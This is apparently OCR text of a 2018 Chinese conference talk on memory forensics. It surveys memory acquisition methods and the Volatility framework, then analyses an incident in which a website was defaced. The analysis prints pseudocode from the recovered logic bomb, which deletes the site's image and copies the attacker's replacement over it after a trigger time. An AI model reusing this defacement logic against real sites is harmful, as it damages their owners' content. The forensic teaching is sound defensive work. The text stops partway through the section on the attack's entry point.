2018

MEMORY FORENSICS

识“黑”寻踪 之 内存取证

演讲人：伍智波 （SkyMine）

中国网安 · 广州三零卫士 - 安全专家

目录
CONTENTS

KEYWORD : 应急响应、数字取证、行为溯源

KCon

PART
01

内存取证的起源与发展

THE ORIGIN AND DEVELOPMENT OF MEMORY FORENSICS

美国空军特别调查办公室的安全研究员于2002年发表的DFRWS主题报告中曾经提到，为了处理网络应急响应所面临的问题，需要调查易失性内存（RAM）的信息，以全面而准确地获取网络攻击和网络犯罪证据。这是内存取证概念首次被提出。

2002年 2005年 2006年 2007年 2009年 2010年 2011年

KCon

DFRWS

USA 2005

DFRWS数字取证研究会于2005年夏季发起针对Windows操作系统的内存取证分析挑战赛，通过分析一个Windows 2000的物理内存转储文件，要求参赛者提取该文件中所包含的隐匿进程及其隐匿方式、网络攻击者如何攻击以及何时、何处发起攻击等相关攻击链信息。这是真正意义上的内存取证研究的开始。

2002年 2005年 2006年 2007年 2009年 2010年 2011年

KCon

PTFinder

Andreas Schustert

安全研究员Andreas Schustert于2006年提出了在Windows内存镜像文件中寻找进程和线程的方法，并使用Perl语言开发了PTFinder，该工具可以找到Windows内存文件的进程和线程信息。

2002年 2005年 2006年 2007年 2009年 2010年 2011年

KCon

纽约大学计算机科学与工程系助理教授Brendan Dolan-Gavitt于2008年通过分析Windows的内存获取了注册表信息，并通过提取注册表信息来判断系统是否受到了攻击。同年，DFRWS继2005年的Windows内存取证分析挑战赛后又发起了针对Linux系统的内存取证分析挑战赛。

2002年 2005年 2006年 2007年 2009年 2010年 2011年

2009年，加拿大计算机安全研究员Seyed Mahmood Hejazi在DFRWS上提出了从Windows内存中提取敏感信息的方法，同年，Zhang Shuhui等人提出了一种Kernel Processor Control Region（KPCR）结构的提取方法，学界对内存取证的研究开始初有成果。

2002年 2005年 2006年 2007年 2009年 2010年 2011年

KCon

PART
02

内存管理机制的简述

DESCRIPTION OF THE MEMORY MANAGEMENT MECHANISM

Windows三大内存管理机制

① 虚拟地址空间管理机制

② 物理页面管理机制

③ 地址转译和页面交换机制

Windows为满足多进程工作的需要，采用虚拟地址空间的机制来进行内存管理，每个进程拥有逻辑独立的内存空间，各进程地址空间相互隔离，互不干扰。

而这些虚拟地址空间是由VAD（Virtual Address Descriptor，虚拟地址描述符）来管理的，VAD对象描述的是一些连续的地址空间范围，但由于在整个内存地址空间当中，保留或提交的地址范围可能是不连续的，所以，Windows会使用AVL树的方式来管理VAD对象，形成VAD树。

因此，借助VAD，不仅能获取进程所使用的虚拟地址空间信息，还可以获取到该进程的其他相关信息。

Windows三大内存管理机制

① 虚拟地址空间管理机制

② 物理页面管理机制

③ 地址转译和页面交换机制

由于Windows的进程都是在物理内存中执行的，因此Windows需要管理物理地址所在的物理内存页面，Windows系统使用PFN（Page Frame Number Database，页帧数据库）来描述物理内存各页面的状态，PFN数据库中的每个项都分别对应一个物理页面，记录了该页面的一些信息。

此外，Windows还维护着一组链表，分别将相同类型的的页面链接起来，主要包括零化链表、空闲链表、备用链表、修改链表、坏页面链表等。

Windows三大内存管理机制

① 虚拟地址空间管理机制

② 物理页面管理机制

③ 地址转译和页面交换机制

Windows的的地址转译机制，可将进程中所使用的虚拟地址转换为物理内存中的物理地址，从而完成内存数据的定位，为获取内存数据提取支持。

当运行的进程所需的内存大于计算机所安装的RAM时，Windows将会采用页面交互机制来处理，要么进程使用了某个尚未得到物理页面的虚拟地址，要么进程工作集限制其不能拥有更多物理页面。

事实上，页面交换文件是物理内存的一种延伸，所以，完整的内存数据应当包含物理内存数据和页面交换文件数据。

PART
03

如何获取内存数据

HOW TO GET MEMORY DATA

内存获取方法

①基于用户模式程序的内存获取(User level applications)

②基于内核模式程序的内存获取(Kernel level applications)

③基于系统崩溃转储的内存获取(Crash dump technique)

④基于操作系统注入的内存获取(Operating system injection)

⑤基于系统休眠文件的内存获取(Hibernation file based technique)

⑥基于系统冷启动的内存获取(Cold booting)

⑦基于虚拟化快照的内存获取(Virtualization)

⑧基于硬件的内存获取(DMA by Hardware)

基于硬件的内存获取，在事件响应中一般很少用到，在各种内存获取方法当中，这种方法的原子性（Atomicity）保持得最低。

内存获取方法

①基于用户模式程序的内存获取(User level applications)

②基于内核模式程序的内存获取(Kernel level applications)

③基于系统崩溃转储的内存获取(Crash dump technique)

④基于操作系统注入的内存获取(Operating system injection)


⑤基于系统休眠文件的内存获取(Hibernation file based technique)


⑥基于系统冷启动的内存获取(Cold booting)

⑦基于虚拟化快照的内存获取(Virtualization)

基于内核模式程序的内存获取


常用的提取工具：Dumpit , Redline , RamCapturer 等等





KCon

基于系统崩溃转储的内存获取




基于虚拟化快照的内存获取

（最佳方法）

△ Vmware Workstation的虚拟机快照内存vmem文件

△ ESXI的虚拟机快照内存vmem文件



△ ESXI生成快照时必须勾选“生成虚拟机的内存快照”

KCon

PART
04


内存分析的工具

HOW TO ANALYSIS MEMORY DATA

内存分析工具

主流工具有Rekall,Redline,Volatility等等，目前应用较为广泛、支持较多dump类型的免费内存分析工具（框架）是Volatility。

https://www.volatilityfoundation.org/



Releases

Volatility releases are the result of a lot of in-depth research into OS internals, applications, malicious code, and suspect activities. Releases represent a milestone in not only our team's progress, but in the development of the community and forensics capabilities as a whole. While releases may seem few and far between, we strive to perform rigorous testing of our new features before calling it stable.

Volatility 2.6 (*Windows 10 / Server 2016*)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

Released: December, 2016

- Volatility 2.6 Windows Standalone Executable (x64)
- Volatility 2.6 Mac OS X Standalone Executables (x64)
- Volatility 2.6 Linux Standalone Executables (x64)
- Volatility 2.6 Source Code (.zip)
- Integrity Hashes
- View the README
- View the CREDITS

Volatility内存分析框架

Volatility自带的分析插件支持分析内存镜像中保留的历史网络连接信息、历史进程、历史命令记录等等。

Ex.

netscan——历史网络连接信息

psscan——历史进程表

cmdscan——历史命令记录

```
PS C:¥Users¥ ¥Desktop¥工作¥工具¥内存取证¥volatility_2.6_win64_standalone> .¥volatility_2.6_win64_standalone.exe -f .¥ ¥ --profile=Win2008R2SP1x64 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x13e0817c0        UDPv4    0.0.0.0:5355                   *:*                                   976      svchost.exe    2018-  -  -  :03 UTC+0000
0x13e17bec0        UDPv4    0.0.0.0:5355                   *:*                                   976      svchost.exe    2018-  -  -  :03 UTC+0000
0x13e17bec0        UDPv6    :::5355                        *:*                                   976      svchost.exe    2018-  -  -  :48:03 UTC+0000
0x13e186ba0        UDPv4    192.168.152.137:138            *:*                                   4        System         2018-  -  -  :18:03 UTC+0000
0x13e13f4d0        TCPv4    -:3306                         192.228.79.201:50813 CLOSED           2040     conhost.exe
0x13e772660        UDPv4    0.0.0.0:0                      *:*                                   2156     svchost.exe    2018-  -  -  02:03 UTC+0000
0x13e773cf0        UDPv4    0.0.0.0:0                      *:*                                   2156     svchost.exe    2018-  -  -  02:03 UTC+0000
0x13e773cf0        UDPv6    :::0                           *:*                                   2156     svchost.exe    2018-  -  -  02:03 UTC+0000
0x13e7c7ca0        UDPv4    192.168.152.137:137            *:*                                   4        System         2018-  -  -  18:03 UTC+0000
0x13e8dd520        UDPv4    0.0.0.0:500                    *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e92b5b0        UDPv4    0.0.0.0:4500                   *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e95d6d0        UDPv4    0.0.0.0:0                      *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e968510        UDPv4    0.0.0.0:4500                   *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e968510        UDPv6    :::4500                        *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e96c6d0        UDPv4    0.0.0.0:500                    *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e96c6d0        UDPv6    :::500                         *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e98a210        UDPv4    0.0.0.0:0                      *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13e98a210        UDPv6    :::0                           *:*                                   788      svchost.exe    2018-  -  -  :02:01 UTC+0000
0x13eb8d6e0        UDPv4    0.0.0.0:0                      *:*                                   976      svchost.exe    2018-  -  -  :48:21 UTC+0000
0x13eb8d6e0        UDPv6    :::0                           *:*                                   976      svchost.exe    2018-  -  -  :48:21 UTC+0000
0x13e33b010        TCPv4    127.0.0.1:9000                 0.0.0.0:0            LISTENING        1120     php-cgi.exe
0x13e429570        TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        532      lsass.exe
0x13e554540        TCPv4    0.0.0.0:3306                   0.0.0.0:0            LISTENING        1608     mysqld.exe
0x13e688c40        TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x13e688c40        TCPv6    :::445                         :::0                 LISTENING        4        System
0x13e6ce4d0        TCPv4    192.168.152.137:139            0.0.0.0:0            LISTENING        4        System
0x13e729010        TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        520      services.exe
0x13e729d20        TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        520      services.exe
0x13e729d20        TCPv6    :::49153                       :::0                 LISTENING        520      services.exe
0x13e7720f0        TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        2156     svchost.exe
0x13e7720f0        TCPv6    :::49154                       :::0                 LISTENING        2156     svchost.exe
0x13e7728d0        TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        2156     svchost.exe
0x13e870ef0        TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        744      svchost.exe
0x13e873ef0        TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        744      svchost.exe
```

PART
05

犯罪取证案例分析

CASE ANALYSIS OF CRIME COLLECTION

背景：某单位网站遭到页面篡改


2018年3月21日 下午13点21分（已虚假化）

监控中心监测到某单位网站主页遭到页面篡改

情节较为严重，我接到通知后立即赶往现场进行处置。

现场勘查

到达现场勘查后发现，事发服务器是台虚拟机，操作系统是Windows 2008 R2，网站使用phpstudy集成环境进行部署，经查看发现，Windows事件日志服务并没有启用。



KCon

日志被清

由于该服务器承载着Web服务，且硬件防火墙只对外映射80端口，初步推断是以Web攻击作为入口的，经查看，apache的accesslog已经遭到清除。


幸运的是，accesslog配置了流式备份，我们在另一台日志服务器上找到了完整且未失真的accesslog副本。

access	[redacted]	文本文档	110 KB
error	[redacted]	文本文档	23 KB
nginx.pid	[redacted]	PID 文件	1 KB

△被清除过的accesslog，只剩下攻击发生后的访问日志


分析日志

通过针对事发时间（13时21分）左右的accesslog进行分析后，没有发现任何web攻击，这就很奇怪了，那就说明黑客并没有直接用webshell发送篡改网页的指令。难道是通过NC之类的反向连接建立shell来控制?



提取内存

为了求证我对于“黑客是通过反向连接shell来控制” 的猜想，我分别通过调查开始时生成的虚拟机快照提取了内存镜像，为了有多个内存样本进行交叉分析，我又使用dumpit工具提取了内核级的内存完整镜像（物理内存+页面交换文件）。




KCon

分析内存

如果黑客确实是通过反向连接shell来实施控制的，那么肯定曾经建立过一个异常的网络连接，内存中很可能会保留着这个信息。

我通过Volatility内存分析框架对内存样本进行了网络连接分析，但在事发时间并没有发现有可疑的网络连接。




诡异的进程

虽然查看历史网络连接没有发现可疑的网络连接行为，但我们提取了内存的历史进程信息时发现，有一个很可疑的程序在事发时间正在运行，名为update.exe，进程名看起来十分有迷惑性，但我留意到，这个进程足足运行了3天之久，如果这是一个正常的更新程序，不大可能会持续这么久。

```
PS C:¥Users¥SkyMine¥Desktop¥工作¥工具¥内存取证¥volatility_2.6_win64_standalone> .¥volatility_2.6_win64_standalone.exe -f .¥test.raw --profile=Win2008R2SP1x64 psscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Name                PID   PPID PDB                Time created                   Time exited
------------------ ---------------- ------ ------ ------------------ ------------------------------ ------------------------------
0x000000013e13b6a0 conhost.exe        2040    428 0x000000009a547000 2018-03-21 15:01:24 UTC+0000   2018-03-21 15:01:26 UTC+0000
0x000000013e15cb30 conhost.exe        1488    428 0x000000009f98a000 2018-03-19 08:17:36 UTC+0000
0x000000013e177320 mysqld.exe         1608   1484 0x00000000a1539000 2018-03-21 15:01:24 UTC+0000
0x000000013e200b30 conhost.exe        1860    428 0x00000000a0056000 2018-03-21 15:01:27 UTC+0000
0x00000001346245e0 update.exe         1857    428 0x00000000a0057800 2018-03-19 10:05:28 UTC+0000   2018-03-21 13:22:24 UTC+0000
0x000000013e21db30 cmd.exe             604   1484 0x0000000099799000 2018-03-21 15:01:26 UTC+0000
```

恶意程序分析

从内存中提取出该进程的物理路径后，我找到了这个奇怪的程序，是位于C盘的一个很深的目录里的，而且在同目录下，我发现了名为image.jpg的篡改图片，随即，我对这个程序进行了逆向分析，发现是个易语言程序。




逻辑炸弹

通过对该程序的逆向分析后发现，黑客这次利用了一个相对比较少见的攻击方式——逻辑炸弹，程序代码中有一个条件判断，当前时间大于2018年3月21日13点21分就会自动用该程序目录下的image.jpg替换掉网站根目录的image.jpg，达成篡改的目的，在确认图片已经篡改成功后将自动退出程序。

```
TIME = 到时间（“2018年3月21日13时21分0秒”）
如果真（取现行时间 () ≥ TIME）
    删除文件（“C:\phpStudy\PHPTutorial\WWW\statics\images\images.jpg”）
    如果（文件是否存在（“C:\phpStudy\PHPTutorial\WWW\statics\images\images.jpg”） = 假）
        复制文件（取运行目录 () + “\images.jpg”，“C:\phpStudy\PHPTutorial\WWW\statics\images\images.jpg”）
    结束 ()
```


寻找入口

当确定这个易语言程序就是黑客用来篡改网页的payload以后，我开始调查这个程序是如何被传入服务器的，前面提到过，这个web服务器只对外开放80端口，因此有很大可能是通过web应用漏洞来写入这个程序的。通过查看这个程序创建时间，我们得知了程序的传入时间点，继而在accesslog中寻找这个时间点的web访问记录。



分析入口

